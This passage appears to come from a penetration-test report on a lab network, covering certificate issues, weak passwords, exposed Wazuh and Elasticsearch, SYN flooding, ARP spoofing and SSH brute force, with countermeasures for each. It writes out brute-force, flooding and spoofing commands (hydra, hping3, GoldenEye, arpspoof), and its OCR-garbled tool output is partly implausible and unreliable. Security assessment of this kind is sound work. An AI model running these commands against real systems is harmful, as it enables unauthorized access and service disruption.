Risk Rating:	6/10 (DREAD: Damage 2, Reproducibility 1, Exploitability 1, Affected Users 1, Discoverability 1)

Screenshot

The screenshot shows the Nessus interface with the following details:

- Title:** test / Plugin #51192
- Vulnerabilities:** 34
- Notes:** 10
- History:** 2
- Severity:** MEDIUM
- Description:** The server's X.509 certificate cannot be trusted. This situation can occur in three different ways, in which the chain of trust can be broken, as stated below:
 - First, the top of the certificate chain sent by the server might not be descended from a known public certificate authority. This can occur either when the top of the chain is an unrecognized, self-signed certificate, or when intermediate certificates are missing that would connect the top of the certificate chain to a known public certificate authority.
 - Second, the certificate chain may contain a certificate that is not valid at the time of the scan. This can occur either when the scan occurs before one of the certificate's "notBefore" dates, or after one of the certificate's "notAfter" dates.
 - Third, the certificate chain may contain a signature that either didn't match the certificate's information or could not be verified. Bad signatures can be fixed by getting the certificate with the bad signature to be re-signed by its issuer. Signatures that could not be verified are the result of the certificate's issuer using a signing algorithm that Nessus either does not support or does not recognize.
- Solution:** Purchase or generate a proper SSL certificate for this service.
- See Also:**
 - <https://www.iana.org/assignments/t-REC-X.509/en>
 - <https://en.wikipedia.org/wiki/X.509>
- Output:**
 - The following certificate was at the top of the certificate chain sent by the remote host, but it is signed by an unknown certificate authority :
 - | -Subject : C=US/L=California/O=Maxub/OU=Maxub/CB=maxub-dashboard
 - | -Issuer : OD=Maxub/G=Maxub/L=California
 - To see debug logs, please visit individual host

Port	Hosts
443/tcp/www	192.168.8.3

The following certificate was at the top of the certificate chain sent by the remote host, but it is signed by an unknown certificate authority :

 - | -Subject : Cn=IP/87-Tokyo/L=Shuffle/00=Shuffle/CN=Shuffle/00=Shuffle@0rrikkyoshuffle.io
 - | -Issuer : Cn=IP/87-Tokyo/L=Shuffle/00=Shuffle/CN=Shuffle@0rrikkyoshuffle.io

7.**ICMP Timestamp Request Remote Date Disclosure**

Description	The target host responds to ICMP timestamp requests, revealing its system time. This can aid attackers in bypassing time-based authentication mechanisms by syncing their clock with the server. Although modern Windows versions return intentionally inaccurate timestamps, they are typically within 1000 seconds of the real time.
Impact	Time synchronization attacks, assistance in bypassing time-based authentication (e.g., TOTP), or correlation with other systems during coordinated attacks.
Severity	Low
Risk Rating:	3/10 (DREAD: Damage 1, Reproducibility 1, Exploitability 1, Affected Users 0, Discoverability 0)

Screenshot

test / Plugin #57582

Description
The X.509 certificate chain for this service is not signed by a recognized certificate authority. If the remote host is a public host in production, this requires the use of SSL, as anyone could establish a man-in-the-middle attack against the remote host.

Solution
Purchase or generate a proper SSL certificate for this service.

Output
The following certificate was found at the top of the certificate chain. It is self-signed and therefore was not found in the list of known certificate authorities:
| Subject : C=JP,ST=Tokyo,L=Tokyo,O=Shuffle/OU=Shuffle/CN=Shuffle/E=frikkyeshuffle.io

To see debug logs, please visit individual host
Port ▾ Hosts
3643/tcp/www 192.168.0.4

test / Plugin #10114

Description
The remote host answers to an ICMP timestamp request. This allows an attacker to know the date that is set on the targeted machine, which may assist an unauthenticated, remote attacker in defeating time-based authentication protocols.

Timestamps returned from machines running Windows Vista / 7 / 2008 / 2008 R2 are deliberately incorrect, but usually within 1000 seconds of the actual system time.

Solution
Filter out the ICMP timestamp requests (13), and the outgoing ICMP timestamp replies (14).

Output
The difference between the local and remote clocks is -17 seconds.
To see debug logs, please visit individual host
Port ▾ Hosts
0/icmp 192.168.6.1

Plugin Details

Severity:	Low
ID:	10114
Version:	1.56
Type:	remote
Family:	General
Published:	August 1, 1999
Modified:	October 7, 2024

VPR Key Drivers


- Threat Recency: No recorded events
- Threat Intensity: Very Low
- Exploit Code Maturity: Unproven
- Age of Vuln: 730 days +
- Product Coverage: Very High
- CVSSV3 Impact Score: 1.4
- Threat Sources: No recorded events

Risk Information


8. Weak or Default Passwords	
Description	<p>Several systems are using default or weak passwords that are susceptible to brute-force attacks using common dictionaries.</p> <p>Hydra completed the task quickly (within ~2 seconds), showing the system is responsive and unprotected against brute-force attempts.</p>
Target	User accounts, administrative interfaces, and services across the infrastructure (e.g., firewalls, SOC machines, security tools).
Risk Rating	Medium (10)
Attack techniques	<ul style="list-style-type: none"> ● Brute-force attacks using dictionary wordlists ● Login attempts on services using default credentials ● Credential stuffing if reused elsewhere
Countermeasures	<p>Enforce strong password policies (length, complexity, expiration)</p> <p>Immediately change all default credentials</p> <p>Implement account lockout mechanisms and rate limiting</p> <p>Use multi-factor authentication (MFA) wherever possible</p> <p>Monitor for repeated failed login attempts</p>

Reference	
Screenshot	<pre>[root@kali ~]# ./hydra -l root -P /usr/share/wordlists/rockyou.txt http-get://192.168.6.1 Hydra v9.3 (c) 2023 by van Haesert/MC & David Maclejek - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway) Hydra (https://github.com/vanhaesert/thc-hydra) starting at 2025-05-09 09:47:44 [DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 logins tries (1:1:g:14344399), -896525 tries per task [DATA] attack mode: http-get-threaded [DATA] timeout: 0.000s [DATA] Threads: 16, Timeout: 0.000s, Batches: 1, Delay: 0.000s [!] [http-get] host: 192.168.6.1 login: root password: 12345 [!] [http-get] host: 192.168.6.1 login: root password: princess [!] [http-get] host: 192.168.6.1 login: root password: jessica [!] [http-get] host: 192.168.6.1 login: root password: daniel [!] [http-get] host: 192.168.6.1 login: root password: 12345078 [!] [http-get] host: 192.168.6.1 login: root password: abc123 [!] [http-get] host: 192.168.6.1 login: root password: rockyou [!] [http-get] host: 192.168.6.1 login: root password: 1234567890 [!] [http-get] host: 192.168.6.1 login: root password: monkey [!] [http-get] host: 192.168.6.1 login: root password: iloveyou [!] [http-get] host: 192.168.6.1 login: root password: 123456789 [!] [http-get] host: 192.168.6.1 login: root password: rockyou [!] [http-get] host: 192.168.6.1 login: root password: daniel [!] [http-get] host: 192.168.6.1 login: root password: mygirl 1 of 1 target successfully completed, 16 valid passwords found Hydra (https://github.com/vanhaesert/thc-hydra) finished at 2025-05-09 09:47:44</pre>

9. Wazuh Management Interface Exposure to Internal Network	
Description	The Wazuh Manager web interface is accessible from all machines within the SOC/internal zone without network restrictions. This violates security best practices, which recommend limiting access to centralized management interfaces to specific admin hosts only.
Target	Wazuh Manager Web UI (typically running on port 55000 or 5601 if integrated with Kibana)
Risk Rating	High — exposes centralized security infrastructure to potential misuse or compromise.
Attack techniques	<p>Lateral movement from compromised internal machines</p> <p>Brute-force login attempts on the web interface</p> <p>Unauthorized access to logs, configurations, or rule manipulation</p>
Countermeasures	<p>Restrict access using firewall rules (e.g., only allow specific admin IPs)</p> <p>Enforce TLS encryption and strong authentication (MFA, strong passwords)</p> <p>Disable unnecessary web access or expose it through a bastion host only</p>

	Monitor and alert on unauthorized access attempts																																				
Reference	<p>Wazuh Hardening Guide: https://documentation.wazuh.com/current/user-manual/capabilities/hardening.html</p>																																				
Screenshot	 <p>The screenshot shows the Wazuh web interface with the following details:</p> <ul style="list-style-type: none"> Agent Overview: ID 007, Status: disconnected, IP address: 192.168.6.1012, Version: Wazuh v4.7.6, Groups: default. Operating System: Ubuntu 22.04.5 LTS, Cluster node: node01. Registration: Registration date: Apr 12, 2025 @ 14:57:00.000, Last keep alive: May 12, 2025 @ 10:16:52.000. MITRE: Top Tactics: Impact (6), Defense Evasion (5), Initial Access (1), Persistence (1), Privilege Escalation (1). Compliance: A donut chart showing the following distribution: 11.5 (9) in green, 10.6.1 (4) in blue, 10.2.5 (1) in red, 10.2.6 (1) in purple, and 10.2.7 (1) in pink. FIM: Recent events: A table listing recent file system changes: <table border="1"> <thead> <tr> <th>Time</th> <th>Path</th> <th>Action</th> <th>Rule description</th> <th>Rule Le...</th> <th>Rule Id</th> </tr> </thead> <tbody> <tr> <td>May 12, 2025 @ 10:02:22.924</td> <td>/etc/systemd/system/m...</td> <td>deleted</td> <td>File deleted.</td> <td>7</td> <td>553</td> </tr> <tr> <td>May 12, 2025 @ 10:02:22.914</td> <td>/etc/systemd/system/m...</td> <td>deleted</td> <td>File deleted.</td> <td>7</td> <td>553</td> </tr> <tr> <td>May 12, 2025 @ 10:02:22.911</td> <td>/etc/systemd/system/m...</td> <td>deleted</td> <td>File deleted.</td> <td>7</td> <td>553</td> </tr> <tr> <td>May 12, 2025 @ 10:02:19.017</td> <td>/etc/udev/rules.d/70-s...</td> <td>modified</td> <td>Integrity checksum chan...</td> <td>7</td> <td>550</td> </tr> <tr> <td>May 12, 2025 @ 10:02:16.891</td> <td>/etc/cups/subscription...</td> <td>modified</td> <td>Integrity checksum chan...</td> <td>7</td> <td>550</td> </tr> </tbody> </table> 	Time	Path	Action	Rule description	Rule Le...	Rule Id	May 12, 2025 @ 10:02:22.924	/etc/systemd/system/m...	deleted	File deleted.	7	553	May 12, 2025 @ 10:02:22.914	/etc/systemd/system/m...	deleted	File deleted.	7	553	May 12, 2025 @ 10:02:22.911	/etc/systemd/system/m...	deleted	File deleted.	7	553	May 12, 2025 @ 10:02:19.017	/etc/udev/rules.d/70-s...	modified	Integrity checksum chan...	7	550	May 12, 2025 @ 10:02:16.891	/etc/cups/subscription...	modified	Integrity checksum chan...	7	550
Time	Path	Action	Rule description	Rule Le...	Rule Id																																
May 12, 2025 @ 10:02:22.924	/etc/systemd/system/m...	deleted	File deleted.	7	553																																
May 12, 2025 @ 10:02:22.914	/etc/systemd/system/m...	deleted	File deleted.	7	553																																
May 12, 2025 @ 10:02:22.911	/etc/systemd/system/m...	deleted	File deleted.	7	553																																
May 12, 2025 @ 10:02:19.017	/etc/udev/rules.d/70-s...	modified	Integrity checksum chan...	7	550																																
May 12, 2025 @ 10:02:16.891	/etc/cups/subscription...	modified	Integrity checksum chan...	7	550																																

10. CSRF Token Leakage in OPNsense Responses	
Description	HTTP responses from the firewall interface exposed CSRF tokens in JavaScript, suggesting insecure client-side token handling and potentially expired sessions being reused.
Target	OPNsense WebUI (port 80/443)
Risk Rating	Medium (10)
Attack techniques	<p>Nmap script output exposed:</p> <pre>xhr.setRequestHeader("X-CSRFToken", "1TaNu6B4SSTHES_304RXu");</pre>

Countermeasures	<p>Store CSRF tokens in HttpOnly cookies</p> <p>Regenerate tokens per session</p> <p>Use strict session timeouts and user-agent binding</p>
Reference	<p>Cross Site Request Forgery (CSRF) OWASP Foundation</p> <p>HIPAA §164.312(a)(2)(i): Access Control</p>
Screenshot	 <pre>→ Starting Nmap 7.95 (https://nmap.org) at 2025-05-09 09:28 EDT [Threads: 4] Nmap scan results for 192.168.6.1 Host: 192.168.6.1 Not shown: 998 filtered tcp ports (no-response) PORT STATE SERVICE VERSION 80/TCP open httpd Apache httpd/2.4.42 _http-title: Login OPNsense _fingerprint-string: _Get / HTTP/1.0 HTTP/1.0 200 OK Set-Cookie: PHPSESSID=64424e0d7efef5123ad182c0b6b72f6e7; path=/; HttpOnly Set-Cookie: PHPSESSID=64424e0d7efef5123ad182c0b6b72f6e7; path=/; HttpOnly Date: Fri, 09 May 2025 13:28:36 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Content-Security-Policy: default-src 'self' 'unsafe-inline' 'unsafe-eval'; style-src 'self' 'unsafe-inline' 'unsafe-eval'; X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block Content-Type: text/html; charset=UTF-8 Content-Length: 1603 Content-Type: text/html; charset=UTF-8 Date: Fri, 09 May 2025 13:28:36 GMT Server: OPNsense <!DOCTYPE html> <html lang="en-US" class="no-js"> <head> <meta charset="UTF-8"> <meta name="viewport" content="width=device-width, initial-scale=1.0, shrink-to-fit=no" /> <meta name="robots" content="noindex, nofollow" /> <meta name="description" content="OPNsense - Firewall and Router" /> </head> <body> <div id="page"> <div id="header"> <div id="header-left"> <div id="header-left-top"> <div id="header-left-top-left"> <div id="header-left-top-left-left"> <div id="header-left-top-left-right"> </div> </div> <div id="header-left-top-right"> </div> </div> <div id="header-left-bottom"> </div> </div> <div id="header-right"> <div id="header-right-top"> </div> <div id="header-right-bottom"> </div> </div> </div> <div id="content"> <div id="content-left"> <div id="content-left-top"> </div> <div id="content-left-bottom"> </div> </div> <div id="content-right"> <div id="content-right-top"> </div> <div id="content-right-bottom"> </div> </div> </div> </div> </body> </html></pre>

11.

Unsecured Elasticsearch Service Exposing Internal Metadata

Description	The Elasticsearch instance at port 9200 responds to unauthenticated HTTP requests and exposes internal metadata, including cluster name, version, and node name. This weak configuration allows attackers to extract operational details and possibly ePHI.
--------------------	---

Target	Elasticsearch (port 9200) Host: 192.168.6.5 (bouriga-virtual-machine)
Risk Rating	Critical – Full unauthenticated access to internal logs and configuration can directly expose or allow manipulation of ePHI, violating HIPAA.
Attack techniques	<code>curl http://192.168.6.5:9200</code> Nmap response: "Elasticsearch built-in security features are not enabled."
Countermeasures	Enable X-Pack (auth, TLS) Whitelist internal IPs only Reverse proxy with basic auth Disable risky methods like DELETE
Reference	Wazuh Hardening Guide: https://documentation.wazuh.com/current/user-manual/capabilities/hardening.html HIPAA §164.312(c)(1): Integrity Controls
Screenshot	

12.

Weak Network Segmentation (Flat LAN Architecture)

Description	The entire infrastructure (SIEM, endpoints, services) is hosted within a flat LAN. There are no VLANs or functional zones (DMZ, SOC, Honeynet), violating isolation principles.
Target	Entire network (192.168.6.0/24)
Risk Rating	High – Lack of segmentation violates least privilege and exposes all internal systems to compromise once a single host is breached.
Attack techniques	Lateral movement post-exploitation Network reconnaissance with Nmap, ARP
Countermeasures	Implement VLAN-based segmentation Enforce inter-zone firewall rules Isolate SIEM, DMZ, and management interfaces

Reference	<p>NIST SP 800-41 Rev. 1 HIPAA §164.308(a)(1)(ii)(A)</p>
Screenshot	<p>The diagram illustrates a network architecture. At the top, a blue oval labeled "Firewall" contains the text "Device to monitor and control incoming and outgoing network traffic.". A vertical arrow points downwards from the bottom of the oval to a rectangular box below. This box is divided into two horizontal sections. The top section is green and contains the text "LAN Zone". The bottom section is white and contains the text "All devices on the local network segment 192.168.6.0/24."</p>

13. No Honeypot or Deception Layer Present	
Description	There are no honeypots or decoy services deployed in the network. This prevents early detection of unauthorized recon or lateral movement.
Target	Entire network
Risk Rating	Medium – Absence of deception doesn't cause immediate risk but limits proactive threat detection capabilities.
Attack techniques	Passive observation, no evidence of honeypots on nmap
Countermeasures	<p>Deploy T-Pot or Cowrie</p> <p>Feed alerts to SIEM</p> <p>Place honeypots in DMZ/SOC zones</p>
Reference	<p>MITRE ATT&CK – Deception</p> <p>HIPAA §164.308(a)(1)(ii)(D)</p>
Screenshot	

14. SYN Flood Attack Partially Mitigated by Firewall	
Description	A SYN flood attack against the gateway was attempted using <code>hping3</code> , but the attack failed to bring the gateway down. However, there were no logs, alerts, or signs of active rate-limiting or blacklisting.
Target	OPNsense Firewall <code>192.168.6.1</code> , Wazuh Agent <code>192.168.6.2</code>
Risk Rating	Low – The system resisted the flood, but absence of alerts or rate-limit logs suggests potential blind spots.
Attack techniques	<pre>hping3 --flood --syn 192.168.6.1 hping3 --flood --syn 192.168.6.2</pre> <p>No gateway disruption occurred</p> <p>No visible alert or IP blocking in firewall logs</p>
Countermeasures	<p>Enable SYN cookies and state thresholds</p> <p>Activate rate-limiting per IP</p> <p>Integrate alerts into Wazuh or other SIEM</p>
Reference	<p>RFC 4987 – TCP SYN Flooding Attacks</p> <p>HIPAA §164.308(a)(1)(ii)(D)</p>

Screenshot

The screenshot shows a penetration testing interface with two main windows. The top window displays the output of the command \$ python3 goldeneye.py http://192.168.6.1\n, which includes information about the GoldenEye v2.1 tool and its configuration. The bottom window shows the Metasploit Documentation and a terminal session using msf6 to run a SYN flood auxiliary module against host 192.168.6.3 on port 1515.

```

juice㉿kali:~/GoldenEye]
$ python3 goldeneye.py http://192.168.6.1\n
GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>
Hitting webserver in mode 'get' with 10 workers running 500 connections each.
Hit CTRL+C to cancel.
0 GoldenEye strikes hit. (1974 Failed) ↵ Exploit-DB ↵ Google Hacking DB ↵ ↵

[sudo] password for juice:
HPING 192.168.6.2 (eth0 192.168.6.2): S set, 40 headers + 0 data bytes
hp ping in flood mode, no replies will be shown
[!] Unknown datastore option: FLOOD.
FLOOD => true
[*] Running module against 192.168.6.3
[*] SYN flooding 192.168.6.3:1515 ...

```


15.

ARP Spoofing Attempt Detected (No Gateway Poisoning, DHCP Discoveries Observed)

Description

An ARP spoofing attempt was made but failed to poison the gateway (192.168.6.1), suggesting possible ARP inspection, static ARP entries, or other protections. However, Ettercap captured DHCP Discover packets containing MAC addresses, indicating that DHCP traffic is observable. While no full MitM (Man-in-the-Middle) attack was achieved, this exposure could facilitate reconnaissance or potential MAC-based spoofing in less-secured environments.

Target	OPNsense Firewall 192.168.6.1
Risk Rating	Medium – While ARP spoofing failed, the visibility of DHCP requests (including MAC addresses) indicates an opportunity for passive reconnaissance or future attack vectors if MAC filtering or DHCP protections are weak.
Attack techniques	<pre>arp spoof -i eth0 -t 192.168.6.1 victimIP</pre> <p>Observed DHCP Traffic: Ettercap logged DHCP Discover frames, exposing MAC addresses.</p>
Countermeasures	<ul style="list-style-type: none"> Enable ARP inspection on switches/routers. Log and alert on ARP anomalies (duplicate MACs, gateway changes). Secure DHCP: Implement DHCP snooping to prevent rogue DHCP attacks. Monitor for MAC spoofing: Detect abnormal MAC address changes.
Reference	<ul style="list-style-type: none"> MITRE ATT&CK: T1557.001 (ARP Spoofing) HIPAA §164.312(b): Audit Controls

Screenshot

16.

Ineffective SSH Brute Force Defense

Description	Brute-force attack against SSH using Hydra revealed that password-based authentication was disabled — which is good — but it wasn't monitored or logged (no active detection alert was observed).
Target	SSH service on 192.168.6.1

Risk Rating	Low (but incomplete defense)
Attack techniques	<p>Hydra with <code>rockyou.txt</code></p> <p>Attempted 14344399 combinations</p> <p>Returned:</p> <pre>[ERROR] ssh target does not support password auth</pre>
Countermeasures	<p>Disable password auth (already applied)</p> <p>Add IP blocking (fail2ban, SSHGuard)</p> <p>Enable Wazuh or OSSEC alerts for brute-force attempts</p>
Reference	<p>CIS Benchmark – SSH Hardening</p> <p>[HIPAA §164.308(a)(5)] – Login Monitoring</p>
Screenshot	<pre>[root@kali: ~]# ./hydra -v -l /usr/share/wordlists/rockyou.txt http-get://192.168.6.1 Hydra v9.5 (c) 2023 by van Haesert/HC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these -*- ignore laws and ethics anyway). [WARNING] You must supply the web page as an additional option or via -m, default path set to / [INFO] Starting hydra attack [http-get] on host 192.168.6.1 port 22 with user file (/usr/share/wordlists/rockyou.txt) - 596525 tries per task [DATA] attacking http-get://192.168.6.1:22/ [00] http-get host: 192.168.6.1 login: root password: 12345 [00] http-get host: 192.168.6.1 login: root password: princess [00] http-get host: 192.168.6.1 login: root password: password [00] http-get host: 192.168.6.1 login: root password: 123456789 [00] http-get host: 192.168.6.1 login: root password: 123456 [00] http-get host: 192.168.6.1 login: root password: 1234567890 [00] http-get host: 192.168.6.1 login: root password: abc123 [00] http-get host: 192.168.6.1 login: root password: nicalle [00] http-get host: 192.168.6.1 login: root password: 1234567890 [00] http-get host: 192.168.6.1 login: root password: monkey [00] http-get host: 192.168.6.1 login: root password: 123456789 [00] http-get host: 192.168.6.1 login: root password: 1loveyou [00] http-get host: 192.168.6.1 login: root password: 12345678 [00] http-get host: 192.168.6.1 login: root password: 1234567890 [00] http-get host: 192.168.6.1 login: root password: daniel [00] http-get host: 192.168.6.1 login: root password: 1234567890 1 of 1 targets successfully completed, 16 valid identities found! Hydra (https://github.com/vanhaesert/hc-hydra) Finished at 2025-05-09 09:47:44</pre>